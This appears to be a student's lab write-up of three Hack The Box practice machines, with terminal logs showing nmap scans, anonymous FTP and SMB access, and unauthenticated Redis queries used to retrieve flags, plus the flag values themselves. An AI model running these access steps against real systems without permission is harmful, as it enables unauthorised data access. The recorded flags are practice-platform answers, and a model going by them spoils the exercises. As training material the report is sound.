

Lab 1: HTB Starting Point Machines

Machine 2: Fawn


Technical Details:

- Open Ports: 21 (FTP)
- Service: vsftpd 3.0.3
- Vulnerability: Anonymous FTP login enabled


Network connectivity was verified using the **ping** command. An **Nmap** scan was conducted to identify open ports, revealing that the FTP service was running on **port 21**.

Anonymous login access was found to be enabled on the FTP service, allowing unauthorized entry. The **ls** command was used to enumerate the contents of the directory, leading to the discovery of the **flag.txt** file. The **get** command was executed to retrieve the flag, successfully completing the task.

Screenshot of the machine:



Screenshot showing the retrieved flag:



The screenshot shows a terminal window titled "ParrotTerminal" running on the Parrot OS desktop environment. The terminal displays the output of an Nmap scan against the host 10.129.53.193. The output includes the following details:

```
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbioldkkruv]-[~]
[*]$ nmap 10.129.53.193
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 09:22 CST
Nmap scan report for 10.129.53.193
Host is up (0.01s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbioldkkruv]-[~]
[*]$ nmap -sV -sS -O -v -p 21 10.129.53.193
nmap: unrecognized option '-O'
See the output of nmap -h for a summary of options.
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbioldkkruv]-[~]
[*]$ ^C
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbioldkkruv]-[~]
[*]$ nmap -sV -sS -O -v -p 21 10.129.53.193
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 09:40 CST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:40
Scanning 10.129.53.193 [4 ports]
Completed Ping Scan at 09:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:40
Completed Parallel DNS resolution of 1 host. at 09:40, 0.00s elapsed
Initiating SYN Stealth Scan at 09:40
Scanning 10.129.53.193 [1 port]
Discovered open port 21/tcp on 10.129.53.193
Completed SYN Stealth Scan at 09:40, 0.03s elapsed (1 total ports)
Initiating Service scan at 09:40
Scanning 1 service on 10.129.53.193
Completed Service scan at 09:40, 0.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.129.53.193
Retrying OS detection (try #2) against 10.129.53.193
NSE: Script scanning 10.129.53.193.
Initiating NSE at 09:40
Completed NSE at 09:40, 0.00s elapsed
Initiating NSE at 09:40
Completed NSE at 09:40, 0.00s elapsed
Nmap scan report for 10.129.53.193
Host is up (0.0087s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd 3.0.3
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.
```

The terminal window is part of a desktop environment with other windows visible in the background, including "Parrot Terminal" and "search".

File Edit View Search Terminal Help

Uptime: 0.178 days (since Sun Feb 9 05:24:08 2025)

Network Quess: 2 hops

TCP Sequence Prediction: Difficulty=255 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 3.77 seconds

Raw packets sent: 49 (3.752K) | Rcvd: 33 (2.824K)

[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

[*] ftp -h

ftp: invalid option -- 'h'

usage: ftp [-46AdefglnRtv] [-N NETRC] [-o OUTPUT] [-P PORT] [-q QUITTIME]

[-r RETRY] [-s SRCADDR] [-T DIR,MAX[,INC]] [-x XFSIZE]

[[-USER@]HOST[:PORT]]

[[-USER@]HOST[:PATH]]

[file://PATH]

[ftp://[USER[:PASSWORD]@]HOST[:PORT]/PATH/] ;type=TYPE]

[http://[USER[:PASSWORD]@]HOST[:PORT]/PATH]

[https://[USER[:PASSWORD]@]HOST[:PORT]/PATH]

...

ftp -u URL FILE ...

ftp -?

[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

[*] \$ man ftp

[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

[*] \$ ftp anonymous@10.129.53.193

Connected to 10.129.53.193.

220 (vsFTPd 3.0.3)

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

229 Entering Extended Passive Mode (|||56819|)

150 Here comes the directory listing.

-rw-r--r-- 1 0 0 32 Jun 04 2021 flag.txt

226 Directory send OK.

ftp> get flag.txt

local: flag.txt remote: flag.txt

229 Entering Extended Passive Mode (|||45672|)

150 Opening BINARY mode data connection for flag.txt (32 bytes).

100% |*****| 32 17.50 KiB/s 00:00 ETA

226 Transfer complete.

32 bytes received in 00:00 (3.08 KiB/s)

File Edit View Search Terminal Help

[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

[*] \$ ls

cacert.der Documents flag.txt my_data Public Videos

Desktop Downloads Music Pictures Templates

[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

035db21c881520061c53e0536e44f815 [us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nbi0dkkruv]-[-]

[*] \$

Machine 3: Dancing


Technical Details:

- Open Ports: 445 (SMB)
- Service: Microsoft SMB (NetBIOS & Microsoft-ds)
- Vulnerability: Anonymous SMB access enabled


A connectivity check was performed using the **ping** command, confirming that the victim machine was reachable. An **nmap** scan revealed that the SMB service was running on **port 445**, identified as **Microsoft SMB (NetBIOS & Microsoft-ds)**.

Anonymous access was found to be enabled on the SMB service. Exploiting this misconfiguration, the **smbclient** tool was used to list available shares. The **ls** command was then used to enumerate shared files, leading to the discovery of the **flag.txt** file. The **get** command was executed to retrieve the flag, marking the completion of the task.

Screenshot of the machine:



Screenshot showing the retrieved flag:



The screenshot shows a terminal window titled "Parrot Terminal". The terminal displays a sequence of commands and their outputs related to an SMB session.

```
File Edit View Search Terminal Help
.
D      0 Mon Mar 29 04:08:24 2021
worknotes.txt          A      94 Fri Mar 26 06:00:37 2021

5114111 blocks of size 4096. 1752992 blocks available
smb: \Amy.J\> get worknotes.txt
getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \Amy.J\> cd ..
smb: \> ls
.
D      0 Mon Mar 29 03:22:01 2021
..
D      0 Mon Mar 29 03:22:01 2021
Amy.J          D      0 Mon Mar 29 04:08:24 2021
James.P          D      0 Thu Jun  3 03:38:03 2021

5114111 blocks of size 4096. 1752990 blocks available
smb: \> cd James.P
smb: \James.P\> ls
.
D      0 Thu Jun  3 03:38:03 2021
..
D      0 Thu Jun  3 03:38:03 2021
flag.txt          A      32 Mon Mar 29 04:26:57 2021

5114111 blocks of size 4096. 1752990 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.6 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \James.P\> exit
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nb1odkkruv]-[~]
[★]$ ls
cacert.der  Documents  flag.txt  my_data  Public  Videos
Desktop    Downloads  Music    Pictures  Templates  worknotes.txt
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nb1odkkruv]-[~]
[★]$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-nb1odkkruv]-[~]
[★]$
```

Machine 4: Redeemer

Technical Details:

- Open Ports: 6379 (Redis)
- Service: Redis key-value store
- Vulnerability: Unsecured Redis instance

The **ping** command was used to ensure network connectivity. An **Nmap** scan was performed, which detected that the Redis service was running on **port 6379**.

Unauthenticated access to the Redis instance was identified. Using the **KEYS *** command, all available keys were listed, revealing a key containing the flag. The **GET** command was executed to extract the flag, successfully concluding the test.

Screenshot of the machine.

The screenshot shows the HackTheBox platform interface for the 'Redeemer' machine. At the top, there's a navigation bar with tabs for Tags, Redis, Vulnerability Assessment, Databases, and Reconnaissance. Below that, it says 'Anonymous/Guest Access'. On the right, there's a 'Machine Pinned' indicator and a 'Download Official Writeup' button. The main content area has several sections:

- CONNECT:** A note says "To attack the target machine, you must be on the same network. Connect to the Starting Point VPN using one of the following options." It provides two options:
 - Connect using Pwnbox → RECOMMENDED:** Described as a preconfigured, browser-based virtual machine with all tools pre-installed. It offers a "Free 2h of Pwnbox" or "Upgrade to VIP+ for Unlimited Access".
 - Connect using OpenVPN →:** Described as using your own machine for hacking. It says "Use your own machine for hacking. Download your VPN configuration and connect from your own environment." It also links to "Having Trouble? Introduction to Lab Access".
- SPAWN MACHINE:** A button to "Spawn the target machine and the IP will show here".
- TASK 1:** The question is "Which TCP port is open on the machine?". The answer field contains "6379". There's a "Show Answer" button and a green checkmark icon.
- TASK 2:** The question is "Which service is running on the port that is open on the machine?". The answer field contains "redis". There's a "Show Answer" button and a green checkmark icon.

Screenshot showing the retrieved flag:

The screenshot shows a terminal window titled "ParrotTerminal". The terminal content is as follows:

```
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-qfra2srnt3]-[~]
[*]$ nmap -sS -p 1-10000 -sV -v 10.129.94.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 01:47 CST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 01:47
Scanning 10.129.94.109 [4 ports]
Completed Ping Scan at 01:47, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:47
Completed Parallel DNS resolution of 1 host. at 01:47, 0.00s elapsed
Initiating SYN Stealth Scan at 01:47
Scanning 10.129.94.109 [10000 ports]
Discovered open port 6379/tcp on 10.129.94.109
Completed SYN Stealth Scan at 01:47, 1.19s elapsed (10000 total ports)
Initiating Service scan at 01:47
Scanning 1 service on 10.129.94.109
Completed Service scan at 01:47, 6.24s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.94.109.
Initiating NSE at 01:47
Completed NSE at 01:47, 0.00s elapsed
Initiating NSE at 01:47
Completed NSE at 01:47, 0.00s elapsed
Nmap scan report for 10.129.94.109
Host is up (0.0087s latency).
Not shown: 9999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6379/tcp  open  redis   Redis key-value store 5.0.7

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.70 seconds
Raw packets sent: 10004 (440.152KB) | Rcvd: 10002 (400.128KB)
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-qfra2srnt3]-[~]
[*]$ redis-cli -v
redis-cli 7.0.15
[us-starting-point-2-dhcp]-[10.10.15.15]-[azizulabir@htb-qfra2srnt3]-[~]
[*]$ redis-cli -h 10.129.94.109
10.129.94.109:6379> info
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
```

```
File Edit View Search Terminal Help
Parrot Terminal

evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:759
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0

# Replication
role:master
connected_slaves:0
master_replid:305b367b46c8f85d89916210f5728db34aa5e92d
master_replid2:000000000000000000000000000000000000000000000000000000000000000
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:1.403142
used_cpu_user:1.330196
used_cpu_sys_children:0.000000
used_cpu_user_children:0.001916

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=4,expires=0,avg_ttl=0
10.129.94.109:6379> select 0
OK
10.129.94.109:6379> keys *
1) "flag"
2) "temp"
3) "numb"
4) "stor"
10.129.94.109:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
(1.62s)
10.129.94.109:6379>
```

Conclusion:

The three machines demonstrated vulnerabilities in FTP anonymous access, SMB file-sharing permissions, and unsecured Redis instances. These findings highlight the importance of disabling unnecessary services, enforcing strong authentication, and securing network shares to prevent unauthorized access.